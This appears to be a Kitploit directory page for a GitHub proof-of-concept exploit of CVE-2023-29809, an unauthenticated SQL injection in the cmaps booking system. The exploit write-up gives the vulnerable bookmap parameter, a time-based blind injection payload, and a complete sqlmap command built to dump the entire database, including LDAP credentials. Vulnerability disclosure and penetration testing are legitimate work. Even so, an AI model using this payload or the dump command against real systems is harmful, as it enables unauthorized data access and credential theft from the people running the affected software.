Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/zprototype/cve-2023-29809
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration Testing
GitHubzprototype/cve-2023-29809

CVE-2023-29809

Proof-of-concept exploit for CVE-2023-29809: unauthenticated SQL injection in cmaps booking system. Demonstrates time-based blind injection and provides sqlmap command for database extraction.

View Repository
11243 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    394
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    AI powered OSINT engine to discover and map 7,700+ social media identities across the web

    257

Explore all tools

Browse our collection of tools

View all tools →
Share

Exploit Title: Unauthenticated SQL injection

  • Google Dork:
  • Date: 27.04.2023
  • Exploit Author: Lucas Noki (0xPrototype)
  • Vendor Homepage: https://github.com/vogtmh
  • Software Link: https://github.com/vogtmh/cmaps
  • Version: 8.0
  • Tested on: Mac, Windows, Linux
  • CVE : CVE-2023-29809

Description:

The vulnerability found is an SQL injection. The bookmap parameter is vulnerable. When visiting the page: http://192.168.0.56/rest/booking/index.php?mode=list&bookmap=test we get the normal JSON response. However if a single quote gets appended to the value of the bookmap parameter we get an error message:

<b>Warning</b>: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in <b>/var/www/html/rest/booking/index.php</b> on line <b>152</b><br />

Now if two single quotes get appended we get the normal response without an error. This confirms the opportunity for sql injection. To really prove the SQL injection we append the following payload:

'-(select*from(select+sleep(2)+from+dual)a)--+

The page will sleep for two seconds. This confirms the SQL injection.

Steps to reproduce:

  1. Send the following payload to test the vulnerability: '-(select*from(select+sleep(2)+from+dual)a)--+

  2. If the site slept for two seconds run the following sqlmap command to dump the whole database including the ldap credentials.

    python3 sqlmap.py -u "http://<IP>/rest/booking/index.php?mode=list&bookmap=test*" --random-agent --level 5 --risk 3 --batch --timeout=10 --drop-set-cookie -o --dump
    

Special thanks goes out to iCaotix who greatly helped me in getting the environment setup as well as debugging my payload.

Request to the server:

Screenshot 2023-04-30 at 22.23.51


Response from the server:

Look at the response time.

Screenshot 2023-04-30 at 22.24.35
Download Tool